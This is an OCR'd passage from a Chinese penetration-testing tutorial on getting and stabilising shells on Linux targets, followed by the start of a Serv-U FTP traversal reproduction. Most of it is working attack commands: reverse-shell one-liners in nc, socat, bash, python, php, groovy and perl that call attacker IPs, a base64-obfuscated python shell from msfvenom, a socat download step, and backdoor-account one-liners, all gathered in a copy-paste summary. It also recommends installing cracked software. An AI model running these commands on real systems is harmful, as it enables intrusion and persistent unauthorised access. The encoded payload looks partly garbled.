
有关netcat的原生二进制安装包的编译安装内容请参考场景一中的具体说明；

（3）netcat 反弹一句话

```
~ # nc 192.168.31.174 8080 -t -e /bin/bash
# 命令详解：通过 webshell 我们可以使用 nc 命令直接建立一个 tcp 8080 的会话连接，然后将本地的 bash 通过这个会话连接反弹给目标主机（192.168.31.174）。
```

（4）shell 反弹成功

此时我们再回到外网主机，我们会发现 tcp 8080 监听已经接收到远端主机发起的连接，并成功获取 shell 虚拟终端控制环境。



3. socat 反弹一句话

Socat 是 Linux 下一个多功能的网络工具，名字来由是” Socket CAT”，因此可以看出它基于 socket，能够折腾 socket 相关的无数事情，其功能与 netcat 类似，不过据说可以看做 netcat 的加强版,事实上的确也是如此，nc 应急比较久没人维护了，确实显得有些陈旧了，我这里只简单的介绍下怎么使用它开启监听和反弹 shell，其他详细内容可以参加见文末的参考学习。


有关 socat 二进制可执行文件，大家可以到这个链接下载：
https://github.com/andrew-d/static-binaries/raw/master/binaries/linux/x86_64/socat

（1） 攻击机上开启监听


```
1. # socat TCP-LISTEN:12345 -
```

（2） 靶机上运行 socat 反弹 shell

```
1. # /tmp/socat exec:'bash -li',pty,stderr,setsid,sigint,sane tcp:192.
   168.31.174：12345
```



（3） shell 反弹成功



4. 其他脚本一句话 shell 反弹

以下脚本反弹一句话的使用方法都是一样的，只要在攻击机在本地开启 TCP 8080 监听，然后在远端靶机上运行以下任意一种脚本语句，即可把靶机的 bash 反弹给攻击主机的 8080 端口（当然前提条件是目标主机上要有响应的脚本解析环境支持，才可以使用，相信这点大家肯定都是明白的）。

(1) python 脚本反弹

```
python -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,
socket.SOCK_STREAM);s.connect(("192.168.31.41",8080));os.dup2(s.fileno
(),0); os.dup2(s.fileno(),1); os.dup2(s.fileno(),2);p=subprocess.call
(["/bin/sh","-i"]);'
```

(2) php 脚本反弹

```
php -r '$sock=fsockopen("192.168.31.41",8080);exec("/bin/sh -i <&3 >&3
2>&3");'
```

5.脚本反弹

```
r = Runtime.getRuntime()
```

```
p = r.exec(["/bin/bash","-c","exec 5<>/dev/tcp/192.168.31.41/8080;cat
<&5 | while read line; do \$line 2>&5 >&5; done"] as String[])

p.waitFor()
```

6. perl 脚本反弹

```
perl -e 'use Socket;$i="192.168.31.41";$p=8080;socket(S,PF_INET,SOCK_S
TREAM,getprotobyname("tcp"));if(connect(S,sockaddr_in($p,inet_aton
($i))){open(STDIN,">&S");open(STDOUT,">&S");open(STDERR,">&S");exec("
/bin/sh -i");};'
```


7. msfvenom 获取反弹一句话

学习过程中发现其实强大的 MSF 框架也为我们提供了生成一句话反弹 shell 的工具，即 msfvenom。绝对的实用，当我们不记得前面说的所有反弹 shell 的反弹语句时，只要我们有 Metasploit,随时我们都可以使用 msfvenom -l 来查询生成我们所需要的各类命令行一句话，具体使用方法为各位看官老爷们收集如下。

(1) 查询 payload 具体路径

我们直接可以使用 `msfvenom -l` 结合关键字过滤（如 `cmd/unix/reverse`），找出我们需要的各类反弹一句话 payload 的路径信息。

```
1. # msfvenom -l payloads 'cmd/unix/reverse'
```



查看以上截图，我们可以看到 msfvenom 支持生成反弹 shell 一句话的类型非常丰富，这里几乎是应有尽有，大家可以依据渗透测试对象自行选择使用。

(2) 生成我们我们需要的命令行一句话


依照前面查找出的命令生成一句话 payload 路径，我们使用如下的命令生成反弹一句话，然后复制粘贴到靶机上运行即可。

bash 反弹一句话生成

```
# root@kali:~# msfvenom -p cmd/unix/reverse_bash lhost=1.1.1.1 lport=12
345 R
```

阉割版 nc 反弹一句话生成

```
# root@kali:~# msfvenom -p cmd/unix/reverse_netcat lhost=1.1.1.1 lport=
12345 R
```




(3) msfvenom 使用实例

开启攻击机监听

在攻击机上开启本地 TCP 12345 端口监听，准备监听机上的会话反弹，查看如下截图可以看到本地 TCP 12345 端口监听已经开启。

获取 python 一句话


我们此时可以借助于 MSF 框架平台的 msfvenom 工具自动生成一个 python 反弹一句话，具体操作请参加如下截图。（当然这里的前提条件是靶机上安装有 python 环境，现在默认一般的 linux 发行版默认都安装有 python 环境。）



靶机上运行 python 一句话


```
python -c "exec('aW1wb3J0IHNvY2tldCAgICAgICAgICAgLCBzdWJwcm9jZXNzICAgICAgICA
CAsIG9zICAgICAgICA7ICBob3N0PSIxOTIuMTY4LjMxLjIwMCIgICAgICAgIDsgIHBvcnQ
9MTIzNDUgICAgICAgIDsgIHM9c29ja2V0LnNvY2tldChzb2NrZXQuQUZfSU5FVCAgICAgI
CAgLCBzb2NrZXQuU09DS19TVFJFQU0pICAgICAgICA7ICBzLmNvbm5lY3QoKGhvc3QgICA
gICAgICAgLCBwb3J0KSkgICAgICAgIDsgIG9zLmR1cDIocy5maWxlbm8oKSAgICAgICAgL
CkgICAgICAgIDsgIG9zLmR1cDIocy5maWxlbm8oKSAgICAgICAgLCAxKSAgICAgICAgOyA
gb3MuZHVwMihzLmZpbGVubygpICAgICAgICAsIDIpICAgICAgICA7ICBwPSdwdHkuc3Bh
3MuZHVwMihzLmZpbGVubygpICAgICAgICAsIDIpICAgICAgICA7ICBwPSdwdHkuc3Bhd
3MuY2FsbCgiL2Jpbi9iYXNoIik='.decode('base64'))"
```

直接将上面 msfvenon 生成的 python 一句话复制到靶机 webshell 上运行即可，我这里为演示方便，直接贴了一张使用 kali 做为靶机运行的截图。



攻击监听接受反弹情况

2.3.3 场 景 3



场景三其实应该是在使用 shell 环境获取的过程中遇到的问题孕育出来的，大家如果经常使用前各种方法进行虚拟终端环境获取的话，会发现存在一个问题，就是我们即使获取了目标虚拟终端控制权限，但是往往会发现交互性非常的差，就是发现这个虚拟回显信息与可交互性非常的差和不稳定，具体见情况有以下几个种。

问题 1：获取的虚拟终端没有交互性，我们想给添加的账号设置密码，无法完成。
问题 2：标准的错误输出无法显示，无法正常使用 vim 等文本编辑器等；
问题 3： 获取的目标主机的虚拟终端使用非常不稳定，很容易断开连接。

针对以上问题个人学习和总结了以下的应对方法，请大家参考交流。

2.3.4 一句话添加账号

你不是不给我提供交互的界面吗，那我就是使用脚本式的方法，使用一句话完成账号密码的添加，有关一句话账号密码的添加，笔者收集了以下几种方式。

1. chpasswd 方法

（1）执行语句

```
# useradd newuser;echo "newuser:password"|chpasswd
```

（2）操作实例

```
root@ifly-21171:~# useradd guest;echo 'guest:123456'|chpasswd
root@ifly-21171:~# vim /etc/shadow
sshd:*:17255:0:99999:7:::
```

```
pollinate:*:17255:0:99999:7:::

postgres:*:17390:0:99999:7:::

guest:$6$H0a/Nx.w$c2549uqXOULY4KvfCK6pTJQahhW7fuYYyHlo8HpnBxnUMtbXEbhg
vFywwyPo5UsCbSUAMVvW9a7PsJB12TXPn.:17425:0:99999:7:::
```

2. useradd -p 方法

- （1） 执行语句

useradd -p encrypted_password newuser

- （2） 操作实例

```
root@ifly-21171:~# useradd -p `openssl passwd 123456` guest

root@ifly-21171:~# vim /etc/shadow

sshd:*:17255:0:99999:7:::

pollinate:*:17255:0:99999:7:::

postgres:*:17390:0:99999:7:::

guest:h8S5msqJLVTfo:17425:0:99999:7:::
```

（3） 相同方法其他实现

- 相同方法不同实现一

```
root@ifly-21171:~# useradd -p "$(openssl passwd 123456)" guest

root@ifly-21171:~#
```

- 相同方法不同实现二

```
user_password="`openssl passwd 123456`"

useradd -p "$user_password" guest
```

3. echo -e 方法

- （1）执行语句

useradd newuwer;echo -e "123456\n123456\n" |passwd newuser

- （2） 操作实例

```
root@ifly-21171:~# useradd test;echo -e "123456\n123456\n" |passwd test

Enter new UNIX password: Retype new UNIX password: passwd: password upd
ated successfully

root@ifly-21171:~# vim /etc/shadow



sshd:*:17255:0:99999:7:::

pollinate:*:17255:0:99999:7:::

postgres:*:17390:0:99999:7:::

guest:h/UnnFIjqKogw:17425:0:99999:7:::

test:$6$rEjvwAb2$nJuZ1MDt0iKbW9nigp8g54ageiKBDuoLObLd1kWUC2FmLS0xCFFZm
U4dzRtX/i2Ypm9uY6oKrSa9gzQ6qykzW1:17425:0:99999:7:::
```

2.3.5python 标准虚拟终端获取

我们通过各种方式获取的 `shell` 经常不稳定或者没有交互界面的原因，往往都是因为我们获取的 `shell` 不是标准的虚拟终端，此时我们其实可以借助于 python 来获取一个标准的虚拟终端环境。python 在现在一般发行版 Linux 系统中都会自带，所以使用起来也较为方便，即使没有安装，我们手动安装也很方便。

1. python 一句话获取标准 shell

使用 python 一句话获取标准 shell 的具体命令如下：

```
# python -c "import pty;pty.spawn('/bin/bash')"
```


命令详解：python 默认就包含有一个 pty 的标准库。

命令	命令解释
-c	命令行执行
import pty	引入标准库 pty

命令	命令解释
pty.spawn	使用 pty 的 spawn 方法调用/bin/bash 获取一个标准的 shell

2. 实例演示

具体（1）开启监听；（2）反弹 shell；（3）会话建立的过程这里不在重复演示了，这里直接贴出笔者获取到反弹 shell 后的问题后，如何通过 python 获取标准 shell 的过程截图展现如下。



虽然到目前为止写的虚拟终端并没有原生终端那样好,但是花点时间去折腾然后不断的去完善.相信会做的更好. 大家可能在渗透测试的时候会发现有些时候系统的命令终端是不允许直接访问的,那么这个时候用 Python 虚拟化一个终端相信会让你眼前一亮.

2.3.6 总结

最后将上面学习的内容做一下小结，以方便日后可以直接复制粘贴使用，笔者贴心不，你就说贴心补贴（ou tu bu zhi ...）

1. nc 开启本地监听发布 bash 服务

```
# nc -lvvp 12345 -t -e /bin/bash
```

2. 常用反弹 shell 一句话

（1） bash 反弹一句话

```
# bash -i >& /dev/tcp/192.168.1.123/12345 0>&1
```

（2） nc 反弹一句话

```
# nc 192.168.1.123 12345 -t -e /bin/bash
```

（3） socat 反弹一句话

```
# wget -q https://github.com/andrew-d/static-binaries/raw/master/binaries/linux/x86_64/socat -O /tmp/socat      # 第一步：下载 socat 到/tmp 目录下

# chmod 755 /tmp/socat          # 第二步：给 socaat 授予可以执行权限

# /tmp/socat exec:'bash -li',pty,stderr,setsid,sigint,sane tcp:192.168.31.41：12345        # 第三步：反弹 shell 到目标主机的 12345 端口
```

3．利用 msfvenom 获取反弹一句话

（1） 查询 reverse payload 反弹路径

```
# msfvenom -l payloads 'cmd/unix/reverse'
```

（2） 生成相关反弹一句话

```
# msfvenom -p cmd/unix/reverse_xxxx lhost=1.1.1.1 lport=12345 R
```

剩下的就是将生成的 payload 反弹一句话直接复制到靶机上直接运行即反弹一个 shell 出来。

4． 使用 python 获取标准 shell

直接在获取的废标准 shell 上直接运行一下 python 一句话即可获取一个标准的 shell。

```
# python -c "import pty;pty.spawn('/bin/bash')"
```

5． linux 一句话添加账户

（1）chpasswd 方法

```
# useradd guest;echo 'guest:123456'|chpasswd
```

（2）useradd -p 方法

```
# useradd -p `openssl passwd 123456` guest
```

（3）echo -e 方法

```
# useradd test;echo -e "123456\n123456\n" |passwd test
```

学习参考
python 虚拟终端获取
https://github.com/smartFlash/pySecurity/blob/master/zh-cn/0x11.md
一句话反弹
http://pentestmonkey.net/cheat-sheet/shells/reverse-shell-cheat-sheet
获取标准 shell
http://www.freebuf.com/news/142195.html
socat 简介
http://brieflyx.me/2015/linux-tools/socat-introduction/

2.4Serv-U FTP 越权遍历目录浏览和任意下载文件漏洞复现

2.4.1 概述

Serv-U FTP Server 是在 windows 平台和 Linux 平台中一种被广泛运用的 FTP 服务器端软件，它可以设定多个 FTP 服务器、限定登录用户的权限、登录主目录及空间大小等，功能非常完备。

黑客可以通过构造. . :/可以遍历服务器目录，下载任意文件。

2.4.2 影响版本

影响版本：6.4，7.1，7.3，8.2，10.5。

2.4.3 漏洞复现

1.复现环境
攻击机：

ip: 50.0.0.1

系统版本：windows10

实验机：

ip:50.0.0.165

系统版本：windows xp

Serv-U 版本号：7.3.0.0

2.环境搭建

(1)安装 Serv-U 7.3.0.0 版本。

Serv-U 7.3.0.0 下载地址：

http://www.itmop.com/downinfo/2172.html

由于所下载的版本为破解版，安装到最后一步时候，要把启动 Serv-U 管理控制台的√去掉。

图 1 安装向导

如果上面那个安装向导的√去掉，Serv-U 还是启动的话，请在系统任务栏关掉它。




图 2 任务栏

打开下载的压缩包将 Crack 里面的所有文件复制到 Serv-U 安装目录下，进行替换。




图 3 压缩包




图 4 压缩包内容




图 5 文件替换

(2)配置 Serv-U,开启实验机 FTP 功能。

根据设置向导进行域配置，特别注意在域向导第三步配置 ip 时，一定要填上实验机的 ip。




图 6 向导页面 1

